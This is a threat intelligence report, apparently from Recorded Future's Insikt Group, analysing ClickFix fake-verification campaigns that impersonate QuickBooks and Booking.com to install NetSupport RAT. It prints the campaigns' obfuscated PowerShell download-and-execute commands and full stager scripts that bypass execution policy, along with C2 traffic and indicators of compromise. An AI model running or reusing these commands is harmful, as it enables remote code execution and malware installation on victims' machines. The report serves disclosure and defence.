CYBER
THREAT
ANALYSIS

Recorded Future®

Insikt Group®

March 25, 2026

ClickFix Campaigns Targeting Windows and macOS

Insikt Group identified five distinct ClickFix clusters sharing the same core human-verification lure despite notable differences in themes, delivery patterns, and infrastructure.

Insikt Group found ClickFix has become a standardized, high-ROI intrusion template adopted across a fragmented ecosystem of threat actors.

ClickFix turns routine user actions into malware execution through a repeatable process that uses trusted system tools and leaves limited forensic evidence.

Executive Summary

Insikt Group identified five distinct clusters leveraging the ClickFix social engineering technique to facilitate initial access to host systems. Observed since at least May 2024, these clusters include those impersonating financial application Intuit QuickBooks and the travel agency Booking.com. Insikt Group leveraged the Recorded Future® HTML Content Analysis dataset, which enables systematic monitoring of embedded web artifacts to identify and track new malicious domains and infrastructure.

The clusters demonstrate significant operational variance in lure themes and infrastructure patterns, and highlight the technique's evolution, moving past simple verification by visually fooling victims with various fake challenges and demonstrating technical sophistication through operating system detection to tailor execution chains. Despite these structural differences, its operation is largely the same, showing that ClickFix's core techniques work across platforms and only the social engineering lure needs to be adapted to the victim. Threat actors manipulate victims into executing malicious, obfuscated commands directly within native system tools like the Windows Run dialog box or macOS Terminal.

This living-off-the-land (LotL) approach allows malicious scripts to execute in-memory, effectively bypassing traditional browser security and endpoint controls. Parallel clusters targeting sectors as diverse as accounting, real estate, and legal services indicates that ClickFix has transitioned into a standardized, high-ROI template for both cybercriminal and potentially advanced persistent threat (APT) groups.

To protect against these threats, security defenders should move beyond simple indicator blocking and prioritize aggressive behavioral hardening. Key recommendations include disabling the Windows Run dialog box via Group Policy Objects (GPO), implementing PowerShell Constrained Language Mode (CLM), and operationalizing Digital Risk Prevention tools such as Recorded Future's Malicious Websites to identify and mitigate threats to your digital assets.

Based on increasing use since 2024, Insikt Group assesses that the ClickFix methodology will very likely remain a primary initial access vector throughout 2026 as threat actors continue to social engineer victims to enable exploitation. Looking ahead, Insikt Group anticipates ClickFix lures will become increasingly technically adaptive, incorporating more selective browser fingerprinting, while continuing to use infrastructure that can be built and dismantled quickly. In addition to technical refinements, Insikt Group predicts that the social engineering component will continue to evolve, leveraging new techniques to lure victims into executing malicious commands.

Key Findings

- Insikt Group identified and tracked five distinct ClickFix activity clusters exhibiting significant operational variance in lure themes and infrastructure patterns despite a shared reliance on fraudulent human-verification lures. This indicates that the ClickFix methodology has transitioned into a standardized, high-ROI template adopted across a fragmented ecosystem of threat actors.
- While visually diverse, all analyzed clusters use a consistent execution framework that bypasses traditional browser security controls by shifting the point of exploitation to user-assisted manual commands. These campaigns target a wide variety of sectors, including accounting (QuickBooks), travel (Booking.com), and system optimization (macOS).
- ClickFix technical execution follows a standardized four-stage pattern: input of highly encoded or fragmented strings, native execution via legitimate system shells living-off-the-land binaries (LOLBins), remote ingress from threat actor-controlled infrastructure, and immediate in-memory execution. This methodology allows threat actors to stage and run remote code with limited and short-lived forensic artifacts on the host system.

Table of Contents

Background

First documented in late 2023, ClickFix has transitioned from a niche social engineering tactic to a cornerstone of the global cybercriminal ecosystem. ClickFix is a social engineering methodology that lures victims into manually executing malicious commands by masquerading as a necessary technical resolution for fabricated system errors or human-verification prompts. This technique represents an evolutionary shift from the FakeUpdates (SocGholish) model, prioritizing manual user intervention to evade the increasingly robust security features of modern web browsers and automated endpoint detection systems. In this context, the methodology embodies a "think smart, not hard" approach. The simplicity of relying on a manual user action makes it a potent defensive evasion tactic: bypassing typical browser-based security makes it difficult to detect, while the high number of threat actors using it makes it difficult to track across a fragmented threat landscape.

The technical core of the methodology relies primarily on pastejacking, where background JavaScript populates a victim's clipboard with an obfuscated command while they are distracted by visual lures such as fraudulent reCAPTCHA or Cloudflare Turnstile overlays. In some instances, malicious commands are not automatically pasted into the victim's clipboard, but rather, victims are manipulated into copying and running the command manually. By leveraging a living-off-the-land (LotL) approach, threat actors manipulate users into executing these commands directly within trusted system tools like the Windows Run dialog box, PowerShell, or the macOS Terminal. This user-assisted execution allows malicious scripts to execute silently and bypass traditional browser and endpoint security perimeters.

ClickFix has been weaponized by a diverse spectrum of threat actors, ranging from high-volume initial access brokers (IABs) to sophisticated state-sponsored groups such as BlueDelta (aka APT28) and the North Korean group PurpleBravo. The methodology enables a repeatable and scalable delivery framework capable of deploying a wide variety of secondary payloads, including infostealers like Lumma Stealer and Vidar, or remote access trojans (RATs) such as NetSupport RAT and Odyssey Stealer. These operations are frequently supported by highly adaptive, disposable infrastructure designed to maintain operational continuity even as individual domains are identified and blocked.

Technical Analysis

Insikt Group identified and tracked five emerging ClickFix clusters by leveraging the Recorded Future HTML Content Analysis dataset, which enables the systematic monitoring of embedded web artifacts. By pivoting on unique technical identifiers, including specific Document Object Model (DOM) hashes, hard-coded image source tags, and unique page titles, Insikt Group mapped ClickFix's infrastructure and identified new malicious domains and infrastructure, facilitating the discovery of active domains and near real-time monitoring of cluster evolution.

Across the analyzed clusters, Insikt Group detailed the ClickFix commands victims were manipulated into executing on their systems. These commands relied heavily on LOLBins to achieve operational goals. By using LOLBins, threat actors leveraged native, legitimately signed executables to download malicious payloads to a victim's machine. Depending on the security implementation of personal machines or corporate endpoints, this methodology can effectively evade standard detections and foundational security principles.

ClickFix Clusters

Insikt Group identified five clusters (see **Figure 1**) that exhibited significant operational variance despite a shared reliance on the ClickFix social engineering technique. These clusters were defined by their infrastructure patterns and targeting approaches, ranging from logistics-themed lures to dual-platform selection logic. This indicates that the ClickFix methodology is being deployed across a fragmented ecosystem of threat actors, each tailoring the technique to suit their own delivery requirements and victim profiles.

These clusters were grouped based on observable patterns in infrastructure reuse, lure formatting, platform targeting, and operational adjustments over time. While core technical elements and delivery mechanisms overlap, each cluster maintained a distinct footprint within the broader landscape. Insikt Group categorized the activity into the following five clusters:

- **Intuit QuickBooks:** Targeted impersonation of accounting software, often leveraging aged domains to bypass security filters
- **Booking.com:** Used fraudulent domains to present fake verification portals
- **Birdeye:** A large-scale cluster that lures users of the AI marketing company Birdeye by spoofing domains and manipulating victims to use a malicious command to deliver NetSupport RAT.
- **Dual-Platform Selection:** Used operating system detection to deliver platform-tailored lures and malware
- **macOS Storage Cleaning:** Used counterfeit prompts mimicking macOS system optimization to trick users into executing encoded terminal commands




***Figure 1**: Overview of ClickFix and associated clusters (Source: Recorded Future)*


Cluster 1: Intuit QuickBooks

Cluster 1 was observed operating from January 2026 to the time of writing, primarily targeting organizations through social engineering lures impersonating the accounting software Intuit QuickBooks. QuickBooks is widely used for tax preparation in the United States; given the campaign's active window coincides with the US tax season (typically January through April 15), Insikt Group assesses with moderate confidence that the timing was a calculated effort to target entities engaged in financial reporting. Although this cluster recently pivoted to targeting users of the US real estate marketplace Zillow, QuickBooks-related artifacts and brand-specific imagery remain deeply embedded throughout the Document Object Model (DOM) of the malicious landing pages.

Cluster 1 Profile

Cluster 1

Intuit QuickBooks



fomomforhealth[.]com (Recorded Future Web Scans)

Timeframe	2025-03-10 to 2026-03-05	**Target Platform**		**Payload Dropped**	NetSupport RAT	**IoC List**	Appendix B

***Figure 2**: Overview of ClickFix Cluster 1 — Intuit QuickBooks (Source: Recorded Future)*

Example Command(s)
`powershell.exe -wINDoW MiNI FUnCtIoN MTIRMHFaVKDhIcHenOBoVCs.CoMLwmdIExur {PAraM([lONg]$on)$Lpc=((Gcs)[0].fUncTioNNamE);$XDF=.($Lpc.sUbstRING(2,3))$Lpc.SUBSTRing(16,11); return iex($XDF);}MTIRMHFaVKDhIcHenOBoVCs.CoMLwmdIExur;$DJPognSmZLgmYnCoMEkYFDqQFDtSSKTCxXbqXsrwrIOyTLwSiWVEFu`
`const command = `powershell -wi mi -EP B -c "Set-ExecutionPolicy Bypass -Scope Process -Force; $ZillowID='vcs';$Check='nobo';$u=$Check+$ZillowID+'.com';$Zillow=[System.IO.Path]::GetTempFileName()+'.ps1';iwr $u -UseBasicParsing -OutFile $Zillow;& $Zillow"`
`const command = `powershell -w mi -ep Bypass -nop -c "$d='p.ps1';$y=Join-Path ([Environment]::GetFolderPath('MyPictures')) "$d";Start-Sleep 15;irm 'nobovcs[.]com' -OutFile $y;& $y;Remove-Item $y -Force;"`;`
`const command = `powershell -wi mi -EP B -c iex(irm nobovcs[.]com); $Version='Capth-Zillow=4.1.8-1b0a849'"`;`
`const command = `powershell -wi mi -EP B -c iex(irm nobovcs[.]com)`;`
`const command = `powershell -wi mi -EP B -c iex(irm quicrob[.]com)`;`

Table 1: *PowerShell commands observed across Cluster 1*

Cluster 1 Infection Chain

The infection chain begins when a victim lands on a ClickFix landing page. The page presents a fraudulent human-verification interface (see **Figure 3**) that instructs the victim to complete specific "verification" steps.




Figure 3*: Intuit QuickBooks-themed ClickFix page (Source: Recorded Future Web Scans)*

By interacting with the page, the victim unknowingly copies a malicious command to their system clipboard. The technique often results in execution through native system utilities, such as Windows

Run dialog and PowerShell, leveraging LOLBins to evade traditional browser and endpoint-based security controls.

Upon pasting the command, an obfuscated PowerShell script (**Figure 4**) executes in a hidden window. This stager uses self-referential function names to dynamically construct and invoke `Invoke-RestMethod` to the domain *nobovcs[.]com*.

```
powershell.exe -wINDoW MiNI FUnCtIoN MTIRMHFaVKDhIcHenOBoVCs.CoMLwmdIExur
{PAraM([lONg]$on)$Lpc=((Gcs)[0].fUncTioNNamE);$XDF=.($Lpc.sUbstRING(2,3))$Lpc.
SUBSTRing(16,11); return
iex($XDF);}MTIRMHFaVKDhIcHenOBoVCs.CoMLwmdIExur;$DJPognSmZLgmYnCoMEkYFDqQFDtSS
KTCxXbqXsrwrIOyTLwSiWVEFu
```

Figure 4: *Obfuscated PowerShell command executed in a hidden window, dynamically reconstructing and invoking code via* `iex` *(Source: Recorded Future)*

This request triggers the retrieval of a short PowerShell stager (see **Figure 5**) that downloads a second-stage payload, `bibi.php`, saving it to the `%TEMP%` directory as `script.ps1`. This stager is the initial execution step that kicks off the NetSupport RAT installation.

```
url = "nobovcs[.]com/bibi.php"
$out = Join-Path $env:TEMP "script.ps1"

try {
    Invoke-RestMethod -Uri $url -OutFile $out

    $p = Start-Process powershell.exe -WindowStyle Minimized -Wait -PassThru
-ArgumentList @(
        "-NoProfile",
        "-ExecutionPolicy","Bypass",
        "-File",$out
    )
    exit $p.ExitCode
}
finally {
    if (Test-Path $out) { Remove-Item $out -Force -ErrorAction
SilentlyContinue }
}
```

Figure 5: *Stager script to download second-stage script,* `bibi.php` *(Source: Recorded Future)*

The `bibi.php` script is essential for the final deployment phase and for obfuscating on-disk artifacts. It contains a function called `Get-RomanticName`, which selects and combines strings from a thematic wordlist, including terms such as "Heart", "Soul", and "Desire", to generate a randomized folder name under `%LOCALAPPDATA%`, where the staging files are placed.
The script retrieves four primary files from *nobovcs[.]com*, detailed in **Table 2**.

Filename	SHA-256
at.7z	c0af6e9d848ada3839811bf33eeb982e6c207e4c40010418e0185283cd5cff50
lnk.7z	5d821db386c7c879caeabf3e9f94c94a48eec6ec5a3a0efbae9d69da3f52c1db
7z.exe	43907e54cf3d1258f695d1112759b5457576481072cc76a679b8477cfeb3db87
7z.dll	b17c3e4058aacdcc36b18858d128d6b3058e0ea607a4dc59eb95b18b7c6acc7c

Table 2: *Filenames and SHA256 hashes of the files downloaded from* nobovcs[.]com *(Source: Recorded Future)*

The script uses `7z.exe` to extract `at.7z` (protected by the password “pppp”), which contains the NetSupport RAT binary, `neservice.exe`. Persistence is established by hijacking Startup shortcuts; if no existing shortcut is detected, the script extracts `lnk.7z` to the Startup folder to ensure the payload launches automatically upon system reboot.

Following successful execution, the binary `neservice.exe` performs an HTTP GET request to *gologpoint[.]com* to initiate command-and-control (C2) communications. *gologpoint[.]com* resolves to the IP address *62[.]164[.]177[.]230*.

Cluster 2: Booking.com

Cluster 2 was observed operating from February 2026 to the time of writing, impersonating the travel agency Booking.com. Insikt Group tracked the cluster by pivoting on a unique DOM hash made possible by the threat actor’s repeated use of a unique HTML title and consistent image files. Indicators of compromise (IoCs) tagged in this cluster can be seen in the Recorded Future HTML Content Analysis. The landing pages for this cluster use a counterfeit reCAPTCHA v2 challenge, requiring victims to select all photos containing a "bucket" (**Figure 6**). Insikt Group observed that the same challenge photos are presented in the same order across all analyzed pages.





***Figure 6**: Malicious reCAPTCHA v2 for ClickFix Booking.com page (Source: Recorded Future Web Scans)*

Cluster 2 Profile

Cluster 2

Booking.com



thestayreserve[.]com (Recorded Future Web Scans)

Timeframe	2025-03-10 to 2026-03-05	**Target Platform**		**Payload Dropped**	NetSupport RAT	**IoC List**	Appendix D

***Figure 7**: Overview of ClickFix Cluster 2 — Booking.com (Source: Recorded Future)*

Example Command(s)
`powershell.exe -wINDoW MiNI FUnCtIoN MTIRMHFaVKDhIcHeCKpUlsEs.CoMLwmdIExur {PAraM([lONg]$on)$Lpc=((Gcs)[0].fUncTioNNamE);$XDF=.($Lpc.sUbstRING(2,3))$Lpc.SUBSTRing(13,15); return iex($XDF);}MTIRMHFaVKDhIcHeCKpUlsEs.CoMLwmdIExur;$DJPognSmZLgmYnCoMEkYFDqQFDtSSKT`
`powershell.exe -wi mi -EP B -c iex(irm bkng-updt[.]com); $Ver='Capth-Booking=4.1.8-1b0a849'`

Table 3: *PowerShell commands observed across Cluster 2*

Cluster 2 Infection Chain

The process begins when a victim interacts with the fake challenge. Upon completing the challenge, the victim is redirected to a verification page where a malicious PowerShell command (see **Figure 8**) is copied to the system clipboard. Instructions on the verification page manipulate the victim into opening the Windows Run dialog box and entering the command. Executing this malicious command starts the infection chain for NetSupport RAT.

```
C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -wINDoW MiNI
FUnCtIoN MTIRMHFaVKDhIcHeCKpUlsEs.CoMLwmdIExur
{PAraM([lONg]$on)$Lpc=((Gcs)[0].fUncTioNNamE);$XDF=.($Lpc.sUbstRING(2,3))$Lpc
.SUBSTRing(13,15); return
iex($XDF);}MTIRMHFaVKDhIcHeCKpUlsEs.CoMLwmdIExur;$DJPognSmZLgmYnCoMEkYFDqQFDt
SSKT
```

Figure 8: *Command from the booking campaign that reaches out to the payload server (Source: Recorded Future)*

The PowerShell command provided in `script.ps1` (see **Figure 9**) executes with the `-NoProfile` and `-ExecutionPolicy Bypass` flags to evade standard logging and security restrictions. Following execution, the system pulls four staging files to a directory named `DesireSpark Serenade`. This directory naming convention is functionally identical to the "romantic" naming methodology observed in Cluster 1.

```
$url = "checkpulses[.]com/checkpulses[.]com"
$out = Join-Path $env:TEMP "script.ps1"

try {
    Invoke-RestMethod -Uri $url -OutFile $out

    $p = Start-Process powershell.exe -WindowStyle Minimized -Wait -PassThru
-ArgumentList @(
        "-NoProfile",
        "-ExecutionPolicy","Bypass",
        "-File",$out
    )
    exit $p.ExitCode
}
finally {
    if (Test-Path $out) { Remove-Item $out -Force -ErrorAction
SilentlyContinue }
}
```

***Figure 9**: DOM file from* checkpulse[.]com *that details the command to be run on the victim machine, suppressing the protections normally in place to pull down the PowerShell command and execute it (Source: Recorded Future)*

The primary staging mechanism relies on `script.ps1` to pull secondary payloads from the staging server. In one analyzed instance, scripts originating from *thestayreserve[.]com* reached out to *checkpulses[.]com* to retrieve the files detailed in **Table 4**.

Filename	SHA-256
at.7z	397dcea810f733494dbe307c91286d08f87f64aebbee787706fe6561ed3e20f8
lnk.7z	5d821db386c7c879caeabf3e9f94c94a48eec6ec5a3a0efbae9d69da3f52c1db
7z.exe	43907e54cf3d1258f695d1112759b5457576481072cc76a679b8477cfeb3db87
7z.dll	b17c3e4058aacdcc36b18858d128d6b3058e0ea607a4dc59eb95b18b7c6acc7c

***Table 4:** Filenames and SHA256 hashes of the files downloaded from* checkpulses[.]com *(Source: Recorded Future)*

The `7z.exe` utility is used to extract `at.7z`, which contains the NetSupport RAT binary `neservice.exe`. Persistence is established by adding a link to the system Startup folder.
The domains observed across this cluster use a similar PowerShell command pattern. However, once the command is executed, the infection chain varies slightly with the staging infrastructure being called. In the cases of *sign-in-op-token[.]com* and the *thestayreserve[.]com* domains, the malicious command is identical in terms of pattern and organization, but the hard-coded dropper domain is *bkng-updt[.]com* and *checkpulses[.]com*, respectively.

While staging domains vary, the final payloads across this cluster converge on the same NetSupport RAT C2 infrastructure (**Table 5**).

Click Fix Domain	IP Address	Dropper	NetSupport RAT C2
sign-in-op-token[.]com	91[.]202[.]233[.]206	bkng-updt[.]com 77[.]91[.]65[.]144	hotelupdatesys[.]com 152[.]89[.]244[.]70
thestayreserve[.]com	91[.]202[.]233[.]206	checkpulses[.]com 77[.]91[.]65[.]31	chrm-srv[.]com ms-scedg[.]com 152[.]89[.]244[.]70

Table 5: *IoCs observed in the Booking.com infection chain (Source: Recorded Future)*

Following installation, the malware from *thestayreserve[.]com* initiates communication (**Figure 10**) with *chrm-srv[.]com* and *ms-scedg[.]com*, both of which resolve to *152[.]89[.]244[.]70*. The domain *hotelupdatesys[.]com* , resolves to the same IP address as the NetSupport RAT C2 for *sign-in-op-token[.]com*.

```
POST hxxp[://]152[.]89[.]244[.]70/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    22
Host: 152.89.244.70
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1

HTTP/1.1 200 OK
Server: NetSupport Gateway/1.92 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length:    69
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=.g+$.{.. \....W..[R..7).^\..d8.=M`s.........M.6..
```

Figure 10: *POST Request from* sign-in-op-token[.]com *showing NetSupport interaction (Source: Recorded Future)*

